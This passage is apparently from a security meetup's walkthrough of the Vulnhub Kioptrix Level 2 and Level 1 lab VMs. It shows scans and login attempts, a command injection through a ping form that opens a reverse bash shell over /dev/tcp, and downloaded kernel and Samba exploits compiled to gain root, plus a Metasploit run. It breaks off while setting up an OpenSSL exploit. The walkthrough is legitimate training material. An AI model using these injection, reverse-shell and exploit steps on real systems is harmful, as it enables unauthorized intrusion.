admin	5afac8d85f	webapp
john	661ajGGbla	webapp
john	hiroshima	mysql
root	hiroshima	mysql

and these application versions:

application	version
CentOS	4.9
Apache	2.0.52
MySQL	4.1.22
PHP	4.3.9

So let's login with admin/5afac8d85f at the sysadmin login page and see where that leads:

```

T=192.168.1.101
U=admin
P=5afac8d85f
COOKIES=cookies.txt
# See what the login form looks like

```

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```

curl --silent --insecure https://$T/ | sed -ne '/<form/,/<\//form>/p'
# Fill out form and get cookies
curl --silent --insecure https://$T/index.php \
  --data uname="$U" \
  --data psw="$P" \
  --data btnLogin="Login" \
  --cookie-jar "$COOKIES"
ls -l $COOKIES
# What? No cookies?
# But we found another form to ping a remote server.
# Perhaps we can do shell code injection to get a reverse shell.
# First start up listener in another terminal window:

```

Here's the results from running the above:

```

hacker@kali:~/pentest/kioptrix2/exploit$ T=192.168.1.101
hacker@kali:~/pentest/kioptrix2/exploit$ U=admin
hacker@kali:~/pentest/kioptrix2/exploit$ P=5afac8d85f
hacker@kali:~/pentest/kioptrix2/exploit$ COOKIES=cookies.txt
hacker@kali:~/pentest/kioptrix2/exploit$ # See what the login form looks like
hacker@kali:~/pentest/kioptrix2/exploit$ curl --silent --insecure https://$T/ | sed -
  ne '/<form/,/<\//form>/p'
<form method="post" name="frmLogin" id="frmLogin" action="index.php">
  <table width="300" border="1" align="center" cellpadding="2" cellspacing="2">
    <tr>
      <td colspan="2" align="center">
        <b>Remote System Administration Login</b>
      </td>
    </tr>
    <tr>
      <td width="150">Username</td>
      <td><input name="uname" type="text"></td>
    </tr>
    <tr>
      <td width="150">Password</td>
      <td>
        <input name="psw" type="password">
      </td>
    </tr>
    <tr>
      <td colspan="2" align="center">
        <input type="submit" name="btnLogin" value="Login">
      </td>
    </tr>
  </table>
</form>
hacker@kali:~/pentest/kioptrix2/exploit$ # Fill out form and get cookies
hacker@kali:~/pentest/kioptrix2/exploit$ curl --silent --insecure https://$T/index.
  php \
>   --data uname="$U" \
>   --data psw="$P" \
>   --data btnLogin="Login" \
>   --cookie-jar "$COOKIES"
<html>
<body>

<!-- Start of HTML when logged in as Administrator -->

```

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```

<form name="ping" action="pingit.php" method="post" target="_blank">
  <table width='600' border='1'>
    <tr valign='middle'>
      <td colspan='2' align='center'>
        <b>Welcome to the Basic Administrative Web Console<br></b>
      </td>
    </tr>
    <tr valign='middle'>
      <td align='center'>
        Ping a Machine on the Network:
      </td>
      <td align='center'>
        <input type="text" name="ip" size="30">
        <input type="submit" value="submit" name="submit">
      </td>
    </tr>
  </table>
</form>

</body>
</html>

hacker@kali:~/pentest/kioptrix2/exploit$ ls -l $COOKIES
ls: cannot access cookies.txt: No such file or directory
hacker@kali:~/pentest/kioptrix2/exploit$ # What? No cookies?
hacker@kali:~/pentest/kioptrix2/exploit$ # But we found another form to ping a remote_
↳ server.
hacker@kali:~/pentest/kioptrix2/exploit$ # Perhaps we can do shell code injection to_
↳ get a reverse shell.
hacker@kali:~/pentest/kioptrix2/exploit$ # First start up listener in another_
↳ terminal window:

```

Getting a reverse bash shell

So we found another web page allowing us to ping a host. A little experimentation shows it allows us to inject bash code. (Try 'localhost; cat /etc/passwd', for example.) So let's pop up a reverse shell. First step is to create a **socat** listener on Kali in another terminal window:

```

# Do this in another terminal window
MYPORT=4444
socat - TCP-LISTEN:$MYPORT

```

Continuing on in the original terminal window, inject a reverse bash shell (see [Reverse Shell Cheat Sheet](#)):

```

# Next inject reverse shell after ping command:
MYIP=192.168.1.104
MYPORT=4444
COMMAND='localhost; bash -i >& /dev/tcp/'$MYIP/'$MYPORT' 0>&1'
curl --silent --insecure https://$T/pingit.php \
  --data-urlencode ip="$COMMAND" \
  --data submit="submit"

```

In the **socat** listener window we get a reverse shell with the apache user:

```

hacker@kali:~/pentest/kioptrix2/exploit$ socat - TCP-LISTEN:$MYPORT
bash: no job control in this shell
bash-3.00$ id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 athlon i386 GNU/
↳Linux
bash-3.00$ hostname
kioptrix.level2
bash-3.00$ cat /etc/red*
cat: /etc/redhat-lsb: Is a directory
CentOS release 4.5 (Final)
bash-3.00$

```

Getting to root from apache

We're just a local root exploit away from success. There are a few ways to search for root exploits:

1. **searchsploit** on Kali.
Run `searchsploit SEARCH TERMS` to get a list of possible exploits.
2. [Exploit Database Search](#) to get an updated, online equivalent to **searchsploit**.
3. [PenturaLabs/Linux_Exploit_Suggester](#)
4. Search Google (my first hit for "linux kernel 2.6.9 root exploit" was a successful exploit)

Here we illustrate the Google search and **Linux_Exploit_Suggester.pl**.

Google search for root exploit

Searching for kernel 2.6.9 root exploits lead to [Linux Kernel 2.6 < 2.6.19 - \(32-bit\) ip_append_data\(\) ring0 Root Exploit](#) (running on kioptrix2):

```

cd /tmp
curl --silent --insecure --output 9542.c https://www.exploit-db.com/download/9542
dos2unix 9542.c
gcc 9542.c -o exploit9542
./exploit9542

```

Running this gives us:

```

hacker@kali:~/pentest/kioptrix2/exploit$ socat - TCP-LISTEN:$MYPORT
bash: no job control in this shell
bash-3.00$ cd /tmp
curl --silent --insecure --output 9542.c https://www.exploit-db.com/download/9542
bash-3.00$ dos2unix 9542.c
dos2unix: converting file 9542.c to UNIX format ...
bash-3.00$ gcc 9542.c -o exploit9542
bash-3.00$ ./exploit9542
sh: no job control in this shell
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
sh-3.00#

```

And we are root.

Linux_Exploit_Suggester.pl

Download and run [PenturaLabs/Linux_Exploit_Suggester](#):

```
curl --silent --insecure --remote-name \
  https://raw.githubusercontent.com/PenturaLabs/Linux_Exploit_Suggester/master/Linux_
↳ Exploit_Suggester.pl
perl Linux_Exploit_Suggester.pl -k 2.6.9
```

This gets these suggestions:

```
hacker@kali:~/pentest/kioptrix2/exploit$ curl --silent --insecure --remote-name \
> https://raw.githubusercontent.com/PenturaLabs/Linux_Exploit_Suggester/master/
↳ Linux_Exploit_Suggester.pl
hacker@kali:~/pentest/kioptrix2/exploit$ perl Linux_Exploit_Suggester.pl -k 2.6.9

Kernel local: 2.6.9

Searching among 65 exploits...

Possible Exploits:
[+] american-sign-language
    CVE-2010-4347
    Source: http://www.securityfocus.com/bid/45408/
[+] exp.sh
[+] half_nelson
    Alt: econet      CVE-2010-3848
    Source: http://www.exploit-db.com/exploits/6851
[+] half_nelson1
    Alt: econet      CVE-2010-3848
    Source: http://www.exploit-db.com/exploits/17787/
[+] half_nelson2
    Alt: econet      CVE-2010-3850
    Source: http://www.exploit-db.com/exploits/17787/
[+] half_nelson3
    Alt: econet      CVE-2010-4073
    Source: http://www.exploit-db.com/exploits/17787/
[+] krad
[+] krad3
    Source: http://exploit-db.com/exploits/1397
[+] pktcdvd
    CVE-2010-3437
    Source: http://www.exploit-db.com/exploits/15150/
[+] py2
[+] sock_sendpage
    Alt: wunderbar_emporium  CVE-2009-2692
    Source: http://www.exploit-db.com/exploits/9435
[+] sock_sendpage2
    Alt: proto_ops    CVE-2009-2692
    Source: http://www.exploit-db.com/exploits/9436
[+] udp_sendmsg_32bit
    CVE-2009-2698
    Source: http://downloads.securityfocus.com/vulnerabilities/exploits/36108.c
[+] video4linux
    CVE-2010-3081
    Source: http://www.exploit-db.com/exploits/15024/
```

The suggestion `udp_sendmsg_32bit` worked:

```

bash-3.00$ curl --silent --output 36108.c --insecure http://downloads.securityfocus.
↳com/vulnerabilities/exploits/36108.c
bash-3.00$ gcc -o exploit36108 36108.c
bash-3.00$ ./exploit36108
sh: no job control in this shell
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
sh-3.00#

```

And we have root.

3.14 Kioptrix Level 1

3.14.1 Setup

This is to document the meetup's efforts responding to the challenge [Vulnhub Kioptrix: Level 1 \(#1\)](#), the first of the [Vulnhub Kioptrix Series](#).

This Kioptrix VM Image are easy challenges. The object of the game is to acquire root access via any means possible (except actually hacking the VM server or player). The purpose of these games are to learn the basic tools and techniques in vulnerability assessment and exploitation. There are more ways than one to successfully complete the challenges.

Setting up the VMware VM

The VM comes packaged as [Kioptrix_Level_1.rar](#), which is a rar archive containing a VMware vmdk file. If you have any setup troubles you can add the disk to an existing Linux VM, mount it, make a copy of `/etc/shadow`, and delete the root password hash. This will provide passwordless access to Kioptrix1 via root.

See [Traditional VM challenge setup](#) for background on using the VMware vmdk file. Kioptrix1 runs Red Hat Linux 7.2 (Enigma) with i686 kernel 2.4.7-10. Here's how you can create a backing store to undo any changes to the disk:

```

SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
VM=kioptrix1
curl --remote-name http://www.kioptrix.com/dlvm/Kioptrix_Level_1.rar
$SUDO apt-get install unrar -y
$SUDO unrar e Kioptrix_Level_1.rar
BACKING="Kioptrix_Level_1.vmdk"
VM_DISK=$VM-changes.qcow2
$SUDO qemu-img create -f qcow2 -o backing_file="$BACKING" $VM_DISK
$SUDO qemu-img info $BACKING
$SUDO qemu-img info $VM_DISK
# To revert to original image
# BACKING="Kioptrix_Level_1.vmdk"
# VM_DISK=$VM-changes.qcow2
# $SUDO qemu-img create -f qcow2 -o backing_file=$BACKING $VM_DISK

```

Then Linux KVM could use the VM_DISK to create the kioptrix1 VM. The actual command the author used in Debian Linux to create the VM was:

```

VM=kioptrix1
$SUDO virt-install \

```

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```

--network="bridge=br0,model=ne2k_pci" \
--name "$VM" --cpu host --vcpus 1 --ram 512 \
--os-type=linux --os-variant=generic24 \
--disk path=$VM_DISK \
--noautoconsole \
--accelerate --hvm \
--import
# Useful commands:
# $SUDO virsh help
# $SUDO virsh list --all
# $SUDO virsh destroy --graceful $VM
# $SUDO virsh start $VM
# $SUDO virsh reboot $VM
# $SUDO virsh shutdown $VM
# $SUDO virsh undefine [--wipe-storage] $VM
# $SUDO virsh undefine $VM
# $SUDO virsh help destroy
#

```

During the boot you'll have to utilize kudzu hardware configuration: "Remove Configuration" for the PCnet LANCE and "Configure" the added RTL-8029(AS) NIC by migrating the existing network configuration. You can "Ignore" the rest of the added devices.

If kioptrix were running and you wanted to "start over again":

```

SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
VM=kioptrix1
$SUDO virsh shutdown $VM
BACKING="Kioptix Level 1.vmdk"
VM_DISK=$VM-changes.qcow2
$SUDO qemu-img create -f qcow2 -o backing_file="$BACKING" $VM_DISK
$SUDO virsh start $VM
# Rerun kudzu to configure the hardware

```

3.14.2 Reconnaissance

Directory setup

We'll refer to the following directories below:

```

BASE=$HOME/pentest
PT=$BASE/kioptrix1
TOOLS=exploit,nmap,spider
eval mkdir -p $PT/{$TOOLS}

```

Reconnaissance

Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:


```

SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
cd $PT/nmap
NMOUT=nmap
SN='192.168.1.0/24'
TARGETS=targets.txt
$SUDO nmap -sn -PE -oA ${NMOUT}_sn $SN
$SUDO chown $USER.$USER ${NMOUT}_sn.*
# use the grep-able output to get a list of target hosts
grep Up ${NMOUT}_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc ${NMOUT}_sn.xml -o ${NMOUT}_sn.html

```

Running this gives us:

```

hacker@kali:~/pentest/kioptrix1$ SUDO=$(which sudo)
hacker@kali:~/pentest/kioptrix1$ [[ "$USER" == "root" ]] && SUDO=
hacker@kali:~/pentest/kioptrix1$ cd $PT/nmap
hacker@kali:~/pentest/kioptrix1/nmap$ NMOUT=nmap
hacker@kali:~/pentest/kioptrix1/nmap$ SN='192.168.1.0/24'
hacker@kali:~/pentest/kioptrix1/nmap$ TARGETS=targets.txt
hacker@kali:~/pentest/kioptrix1/nmap$ $SUDO nmap -sn -PE -oA ${NMOUT}_sn $SN
##### SNIP #####
Nmap scan report for 192.168.1.102
Host is up (-0.086s latency).
MAC Address: 52:54:00:14:FD:26 (QEMU Virtual NIC)
##### SNIP #####
hacker@kali:~/pentest/kioptrix1/nmap$ $SUDO chown $USER.$USER ${NMOUT}_sn.*
hacker@kali:~/pentest/kioptrix1/nmap$ # use the grep-able output to get a list of_
↳ target hosts
hacker@kali:~/pentest/kioptrix1/nmap$ grep Up ${NMOUT}_sn.gnmap | cut -d" " -f2 >
↳ $TARGETS
hacker@kali:~/pentest/kioptrix1/nmap$ # use the xml output to get an html report
hacker@kali:~/pentest/kioptrix1/nmap$ xsltproc ${NMOUT}_sn.xml -o ${NMOUT}_sn.html

```

At this point we have \$TARGETS so scan them:

```

$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -iL $TARGETS -oA ${NMOUT}_A
$SUDO chown $USER.$USER ${NMOUT}_A.*
xsltproc ${NMOUT}_A.xml -o ${NMOUT}_A.html

```

Running this gives us:

```

hacker@kali:~/pentest/kioptrix1/nmap$ $SUDO nmap -A -vv -T3 --max-retries 5 -Pn -iL
↳ $TARGETS -oA ${NMOUT}_A
##### SNIP #####
Discovered open port 22/tcp on 192.168.1.102
Discovered open port 443/tcp on 192.168.1.102
Discovered open port 139/tcp on 192.168.1.102
Discovered open port 111/tcp on 192.168.1.102
Discovered open port 80/tcp on 192.168.1.102
Discovered open port 32768/tcp on 192.168.1.102
##### SNIP #####
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
##### SNIP #####
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.
↳ 4 OpenSSL/0.9.6b)

```

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```
##### SNIP #####
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2          111/tcp  rpcbind
|   100000  2          111/udp  rpcbind
|   100024  1          32768/tcp status
|_  100024  1          32768/udp status
139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp open ssl/http Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.
↪4 OpenSSL/0.9.6b)
##### SNIP #####
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
##### SNIP #####
32768/tcp open status 1 (RPC #100024)
MAC Address: 52:54:00:14:FD:26 (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
##### SNIP #####
Host script results:
| nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>_
↪ (unknown)
| Names:
|   KIOPTRIX<00>      Flags: <unique><active>
|   KIOPTRIX<03>      Flags: <unique><active>
|   KIOPTRIX<20>      Flags: <unique><active>
|   MYGROUP<00>       Flags: <group><active>
|   MYGROUP<1e>       Flags: <group><active>
##### SNIP #####
hacker@kali:~/pentest/kioptrix1/nmap$ $SUDO chown $USER.$USER ${NMOUT}_A.*
hacker@kali:~/pentest/kioptrix1/nmap$ xsltproc ${NMOUT}_A.xml -o ${NMOUT}_A.html
```

Exposed services

Our target kioptrix1 is T=192.168.1.102 and runs:

port 22: OpenSSH 2.9p2 (protocol 1.99)

Look for actual exploits in [Search Exploit Database](#) with advanced search specifying openssh, linux platform, remote exploits. There were 6 hits of which only Dropbear SSH <= 0.34 - Remote Root Exploit looked promising but requires a hacked ssh client. That may be a bit too much work if something easier is available. Running searchsploit openssh generated similar results to the Exploit Database search.

CVE Details Openbsd Openssh 2.9p2 Security Vulnerabilities lists these possible serious exploits: CVE-2006-5051 (if GSSAPI authentication is enabled), CVE-2002-0640 (if using PAM modules with interactive keyboard authentication (PAMAuthenticationViaKbdInt)), CVE-2002-0639 (when OpenSSH is using SKEY or BSD_AUTH authentication), and CVE-2002-0083 (local users or remote malicious servers can gain privileges). Of these, CVE-2002-0083 looks most promising, but requires valid credentials. A proof-of-concept is available via [/data/vulnerabilities/exploit/osschan.tgz](#).

No easy exploits surfaced.

ports 80, 443: Apache httpd 1.3.20 on RedHat Linux 7.2

kioptrix1 runs Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b), easily onfirmed this with a simple socat run:

```
hacker@kali:~/pentest/kioptrix1/exploit$ T=192.168.1.102
hacker@kali:~/pentest/kioptrix1/exploit$ echo "HEAD / HTTP1.1" | socat - tcp:$T:80
##### SNIP #####
Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
##### SNIP #####
```

Apache 1.3.20 points to the very old RedHat Linux 7.2 which released with the 2.4.7 Linux kernel. [Red Hat Linux 7.2 General Advisories](#) shows the announced RedHat Linux 7.2 vulnerabilities.

Look for actual exploits in [Search Exploit Database](#) using openssl, mod_ssl, and apache. Using the advanced search to restrict exploits to “remote” exploits on the “linux” platform reduces the number of hits: mod_ssl gets 0, “apache httpd” only gets 2 unrelated hits, while openssl search returns 11 of which only [Apache OpenSSL - Remote Exploit](#) looks promising; later we’ll see it allows remotely getting root.

Just looking at CVE’s generates too many that may not have published exploits: [CVE Details Apache Https Server 1.3.20](#) identifies 37 possible Apache exploits; [CVE Details Mod Ssl 2.8.4](#) shows 2; and [CVE Details Openssl 0.9.6b](#) shows 37 exploits.

ports 111, 32768: rpcbind, statd

Run `rpcinfo -p $T` to scan port 111:

```
hacker@kali:~$ T=192.168.1.102
hacker@kali:~$ rpcinfo -p $T
  program vers proto  port
  100000    2    tcp   111  portmapper
  100000    2    udp   111  portmapper
  100024    1    udp  32768 status
  100024    1    tcp  32768 status
```

port 139: netbios-ssn Samba smbd (workgroup: MYGROUP)

Run `smbclient` to determine the Samba 2.2.1a version:

```
hacker@kali:~/pentest/kioptrix1/exploit$ smbclient -L $T -N
Anonymous login successful
Domain=[MYGROUP] OS=[Unix] Server=[Samba 2.2.1a]

  Sharename      Type            Comment
  -----
  IPC$           IPC            IPC Service (Samba Server)
  ADMIN$         IPC            IPC Service (Samba Server)
Anonymous login successful
Domain=[MYGROUP] OS=[Unix] Server=[Samba 2.2.1a]

  Server          Comment
  -----
  KIOPTRIX        Samba Server
```

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Workgroup	Master
-----	-----
MYGROUP	KIOPTRIX

Exploit Database search of samba for remote linux got 21 hits of which 2 remote root exploits looked promising: Samba <= 2.2.8 - Remote Root Exploit and Samba trans2open Overflow (Linux x86) (for Metasploit). Two to ignore are Samba 2.2.8 - (Bruteforce Method) Remote Root Exploit (code was an erector set including 2 mains along with missing include's) and Samba 2.2.x - Remote Root Buffer Overflow Exploit (simply didn't work).

Alternatively we could have run `searchsploit samba` to get these same exploits:

```
hacker@kali:~/pentest/kioptrix1/exploit$ searchsploit samba
-----
->Description                                     | Path
-----
Samba 2.2.x - Remote Root Buffer Overflow Ex | /linux/remote/7.pl
Samba <= 2.2.8 - Remote Root Exploit        | /linux/remote/10.c
Samba 2.2.8 (Bruteforce Method) Remote Root | /linux/remote/55.c
##### SNIP #####
-----
```

CVE Details Samba Samba 2.2.1.a Security Vulnerabilities lists possible exploits.

Reconnaissance on ports 80 & 443

dirb

First scan the web server with **dirb**:

```
T=192.168.1.102
cd $PT/spider
dirb http://$T/ -o dirb.txt
```

The results of the scan were:

```
hacker@kali:~/pentest/kioptrix1/spider$ cat dirb.txt
##### SNIP #####
---- Scanning URL: http://192.168.1.102/ ----
+ http://192.168.1.102/cgi-bin/ (CODE:403|SIZE:272)
+ http://192.168.1.102/index.html (CODE:200|SIZE:2890)
==> DIRECTORY: http://192.168.1.102/manual/
==> DIRECTORY: http://192.168.1.102/mrtg/
==> DIRECTORY: http://192.168.1.102/usage/
+ http://192.168.1.102/~operator (CODE:403|SIZE:273)
+ http://192.168.1.102/~root (CODE:403|SIZE:269)
##### SNIP #####
```

nikto

Next up was a **nikto** scan:

```
T=192.168.1.102
cd $PT/spider
nikto -output nikto.txt -host $T -port 80,443
```

The results of the scan were:

```
hacker@kali:~/pentest/kioptrix1/spider$ cat nikto.txt
- Nikto v2.1.6/2.1.5
+ Target Host: 192.168.1.102
+ Target Port: 80
+ GET Server leaks inodes via ETags, header found with file /, inode: 34821, size:
  ↳2890, mtime: Wed Sep  5 20:12:46 2001
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ OSVDB-637: GET Enumeration of users is possible by requesting ~username (responds
  ↳with 'Forbidden' for users, 'not found' for non-existent users).
+ OSVDB-27487: GET Apache is vulnerable to XSS via the Expect header
+ HEAD Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.7).
  ↳Apache 2.0.65 (final release) and 2.2.26 are also current.
+ HEAD mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend
  ↳on server version)
+ HEAD OpenSSL/0.9.6b appears to be outdated (current is at least 1.0.1e). OpenSSL 0.
  ↳9.8r is also current.
+ OSVDB-838: GET Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS
  ↳and possible code execution. CAN-2002-0392.
+ OSVDB-4552: GET Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local
  ↳buffer overflow which allows attackers to kill any process on the system. CAN-2002-
  ↳0839.
+ OSVDB-2733: GET Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows
  ↳in mod_rewrite and mod_cgi. CAN-2003-0542.
+ GET mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer
  ↳overflow which may allow a remote shell. CVE-2002-0082, OSVDB-756.
+ OPTIONS Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ OSVDB-877: TRACE HTTP TRACE method is active, suggesting the host is vulnerable to
  ↳XST
+ GET ///etc/hosts: The server install allows reading of any system file by adding an
  ↳extra '/' to the URL.
+ OSVDB-682: GET /usage/: Webalizer may be installed. Versions lower than 2.01-09
  ↳vulnerable to Cross Site Scripting (XSS). CA-2000-02.
+ OSVDB-3268: GET /manual/: Directory indexing found.
+ OSVDB-3092: GET /manual/: Web server manual found.
+ OSVDB-3268: GET /icons/: Directory indexing found.
+ OSVDB-3233: GET /icons/README: Apache default file found.
+ OSVDB-3092: GET /test.php: This might be interesting...
+ Target Host: 192.168.1.102
+ Target Port: 443
+ GET The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ GET Hostname '192.168.1.102' does not match certificate's CN 'localhost.localdomain/
  ↳emailAddress=root@localhost.localdomain'
+ OSVDB-637: GET Enumeration of users is possible by requesting ~username (responds
  ↳with 'Forbidden' for users, 'not found' for non-existent users).
+ OSVDB-27487: GET Apache is vulnerable to XSS via the Expect header
+ HEAD Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.7).
  ↳Apache 2.0.65 (final release) and 2.2.26 are also current.
+ HEAD mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend
  ↳on server version)
+ HEAD OpenSSL/0.9.6b appears to be outdated (current is at least 1.0.1e). OpenSSL 0.
  ↳9.8r is also current.
```

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```

+ OSVDB-838: GET Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS
↳and possible code execution. CAN-2002-0392.
+ OSVDB-4552: GET Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local
↳buffer overflow which allows attackers to kill any process on the system. CAN-2002-
↳0839.
+ OSVDB-2733: GET Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows
↳in mod_rewrite and mod_cgi. CAN-2003-0542.
+ GET mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer
↳overflow which may allow a remote shell. CVE-2002-0082, OSVDB-756.
+ OPTIONS Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ OSVDB-877: TRACE HTTP TRACE method is active, suggesting the host is vulnerable to
↳XST
+ GET ///etc/hosts: The server install allows reading of any system file by adding an
↳extra '/' to the URL.
+ OSVDB-682: GET /usage/: Webalizer may be installed. Versions lower than 2.01-09
↳vulnerable to Cross Site Scripting (XSS). CA-2000-02.
+ OSVDB-3092: GET /manual/: Web server manual found.
+ OSVDB-3268: GET /icons/: Directory indexing found.
+ OSVDB-3233: GET /icons/README: Apache default file found.
+ OSVDB-3092: GET /test.php: This might be interesting...

```

The most promising result unfortunately had no ready exploit available online: mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell (CVE-2002-0082, OSVDB-756).

3.14.3 The Exploits

Some challenges exploit misconfiguration, but this one appears to rely on old, vulnerable software. Reconnaissance identified an number of possible exploits and we illustrate a few of them here.

Samba <= 2.2.8 - Remote Root Exploit

The best exploit option appears to be Samba <= 2.2.8 - Remote Root Exploit. Here's the exploit:

```

cd $PT/exploit
# Kali source at /usr/share/exploitdb/platforms/linux/remote/10.c has format issues:
# (1) CRLF line endings which can be fixed by running "dos2unix 10.c"
# (2) Single lines split in two, giving the compiler fits. Hand-edit to fix those.
# OR instead pull it down from exploit-db (much easier):
curl --silent --output 10.c https://www.exploit-db.com/download/10
dos2unix 10.c
gcc 10.c -o exploit10
./exploit10 -v -b 0 $T

```

Running this gives us our root exploit:

```

hacker@kali:~/pentest/kioptrix1$ cd $PT/exploit
hacker@kali:~/pentest/kioptrix1/exploit$ # Kali source at /usr/share/exploitdb/
↳platforms/linux/remote/10.c has format issues:
hacker@kali:~/pentest/kioptrix1/exploit$ # (1) CRLF line endings which can be fixed
↳by running "dos2unix 10.c"
hacker@kali:~/pentest/kioptrix1/exploit$ # (2) Single lines split in two, giving
↳the compiler fits. Hand-edit to fix those.
hacker@kali:~/pentest/kioptrix1/exploit$ # OR instead pull it down from exploit-db
↳(much easier):

```

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```

hacker@kali:~/pentest/kioptrix1/exploit$ curl --silent --output 10.c https://www.
↳exploit-db.com/download/10
hacker@kali:~/pentest/kioptrix1/exploit$ dos2unix 10.c
dos2unix: converting file 10.c to Unix format ...
hacker@kali:~/pentest/kioptrix1/exploit$ gcc 10.c -o exploit10
hacker@kali:~/pentest/kioptrix1/exploit$ ./exploit10 -v -b 0 $T
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
-----
+ Verbose mode.
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Using ret: [0xbffffed4]
+ Using ret: [0xbffffda8]
+ Using ret: [0xbffffc7c]
+ Using ret: [0xbffffb50]
+ Worked!
-----
*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
bash -i
bash: no job control in this shell
[root@kioptrix tmp]# id
id
uid=0(root) gid=0(root) groups=99(nobody)
[root@kioptrix tmp]# uname -a
uname -a
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
[root@kioptrix tmp]# hostname
hostname
kioptrix.level1
[root@kioptrix tmp]# exit
exit
exit
exit
exit
exit
Connection lost.

hacker@kali:~/pentest/kioptrix1/exploit$

```

And so we have root.

Samba trans2open Overflow (Linux x86)

This option uses the Metasploit Framework. See [Kali Linux Official Documentation - Metasploit Framework](#) for starting the necessary services. Here's the exploit:

```

SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
$SUDO service postgresql start
$SUDO service metasploit start
$SUDO msfconsole

```

Then in the msfconsole:

```
db_status
vulns --info --search trans2open
use exploit/linux/samba/trans2open
set RHOST 192.168.1.102
exploit
```

Running the above shows you get root:

```
hacker@kali:~$ $SUDO msfconsole
##### SNIP #####
msf > db_status
[*] postgresql connected to msf3
msf > vulns --info --search trans2open
[*] Time: 2015-06-28 18:46:39 UTC Vuln: host=192.168.1.102 name=Samba trans2open_
  ↳ Overflow (Linux x86) refs=URL-http://seclists.org/bugtraq/2003/Apr/103,URL-http://
  ↳ seclists.org/bugtraq/2003/Apr/103,BID-7294,BID-7294,OSVDB-4469,OSVDB-4469,CVE-2003-
  ↳ 0201 info=Exploited by exploit/linux/samba/trans2open to create Session 1
msf > use exploit/linux/samba/trans2open
msf exploit(trans2open) > set RHOST 192.168.1.102
RHOST => 192.168.1.102
msf exploit(trans2open) > exploit

[*] Started reverse handler on 192.168.1.104:4444
[*] Trying return address 0xbffffdfc...
[*] Trying return address 0xbffffcfc...
[*] Trying return address 0xbffffbfc...
[*] Trying return address 0xbffffafc...
[*] Command shell session 1 opened (192.168.1.104:4444 -> 192.168.1.102:32770) at_
  ↳ 2015-06-28 11:49:46 -0700

bash -i
bash: no job control in this shell
[root@kioptrix tmp]# id
id
uid=0(root) gid=0(root) groups=99(nobody)
[root@kioptrix tmp]# uname -a
uname -a
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
[root@kioptrix tmp]# hostname
hostname
kioptrix.level1
[root@kioptrix tmp]# exit
exit
exit
exit

[*] 192.168.1.102 - Command shell session 1 closed. Reason: Died from EOFError
msf exploit(trans2open) > exit
```

And so we have root. Cleanup with:

```
$SUDO service metasploit stop
$SUDO service postgresql stop
```


Apache OpenSSL - Remote Exploit

Apache OpenSSL - Remote Exploit gets root but requires **gcc** on kioptrix1. It can be exploited as follows (following Pentest lab - Kioptrix Level 1). It's relatively difficult to get working due to a couple of problems in the source code 764.c:

- Missing includes: “#include <openssl/rc4.h>”, “#include <openssl/md5.h>”
- The “wget ...” URL needs to be updated to “wget <https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c>”
- get_server_hello declaration “unsigned char *p, *end;” changed to “const ...”.

The code is set to work for a fixed number of offsets so you run `./exploit764` to view the possible offsets to try, then `./exploit764 OFFSET $T 443` to run try a particular offset. Here we have the choice of 0x6a (doesn't work) and 0x6b (does work).

```
T=192.168.1.102
PT=$HOME/pentest/kioptrix1
cd $PT/exploit
curl --silent --output 764.c https://www.exploit-db.com/download/764
dos2unix 764.c
